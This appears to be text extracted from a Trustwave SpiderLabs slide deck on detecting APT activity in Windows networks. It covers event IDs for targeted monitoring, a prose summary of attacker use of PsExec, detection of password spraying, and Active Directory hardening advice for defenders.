
local account creation (4720 & 4726)

EVENT IDs FTW (Targeted Monitoring)!

Lateral account movement

Application crashes (EMET 1 and 2)

Service Installation (7045)



In at least two instances, the threat actors used batch scripts labeled “pss.bat” and “psc.bat” to run the PsExec tool. Additionally, the threat actors would rename the tool PsExec to “ps.exe”.

1. The batch script (“pss.bat” or “psc.bat”) is executed with domain administrator credentials.
2. The directory “out” is created in the user’s %AppData% folder.
3. PsExec is used to execute “scr.exe” across the network and to collect screenshots of systems in “ip.txt”.
4. The screenshot’s filename is labeled based on the computer name of the host and stored in the target’s C:\Windows\Temp directory with a “.jpg” extension.
5. The screenshot is then copied over to the newly created “out” directory of the system where the batch script was executed.
6. In one instance, DHS observed an “out.zip” file created.

EVENT IDs FTW (Targeted Monitoring)!

Password spraying against SMB on a Domain Controller results in event ID 4625 "logon failure" being logged on the DC.

What if we don’t use SMB?

https://www.trimarcsecurity.com/single-post/2018/05/06/Trimarc-Research-Detecting-Password-Spraying-with-Security-Event-Auditing

EVENT IDs FTW (Targeted Monitoring)!

When using LDAP, no 4625 events are logged.

Kerberos logging needs to be enabled to log event ID 4771 (Failure code - 0x18, bad password)

https://www.trimarcsecurity.com/single-post/2018/05/06/Trimarc-Research-Detecting-Password-Spraying-with-Security-Event-Auditing

Blue Teamers – high level


Understand your network

Understand how data flows around your network

Concentrate on TTPs & Behaviors

Blue Teamers – detailed

Raise your domain functional level



Raise Domain Functional Level

Domain name:

ad.contoso.com

Current domain functional level:

Windows 2000 mixed

Select an available domain functional level:

Windows Server 2003

After you raise the domain functional level, it cannot be reversed. For more information on domain functional levels, click Help.

Blue Teamers – detailed

Windows 2008R2:

- Fine grained password polices
- Last Interactive Logon Information

Windows 2012R2:

- DC-side protections for Protected Users
- Authentication Policies


Blue Teamers – detailed

Privileged Access workstations (PAWs) – “provide a dedicated operating system for sensitive tasks that is protected from Internet attacks and threat vectors.”

Or


Stop doing domain admin / subscription admin / root on standard workstations

“Red Forest - Enhanced Security Administrative Environment”



https://social.technet.microsoft.com/wiki/contents/articles/37509.what-is-active-directory-red-forest-design.aspx

How do we ‘actually’ pi$$ off an APT…again!?



Strategical / behaviors

Tactical

http://detect-respond.blogspot.co.uk/2013/03/the-pyramid-of-pain.html

Conclusion

Get the basics done…even though they are really hard to do across everything

Layers, make sure one thing doesn’t blow everything up

Visibility and reaction are key

Trustwave®
SpiderLabs®

Questions?

https://uk.linkedin.com/in/edwilliamscymro

@dynllandeilo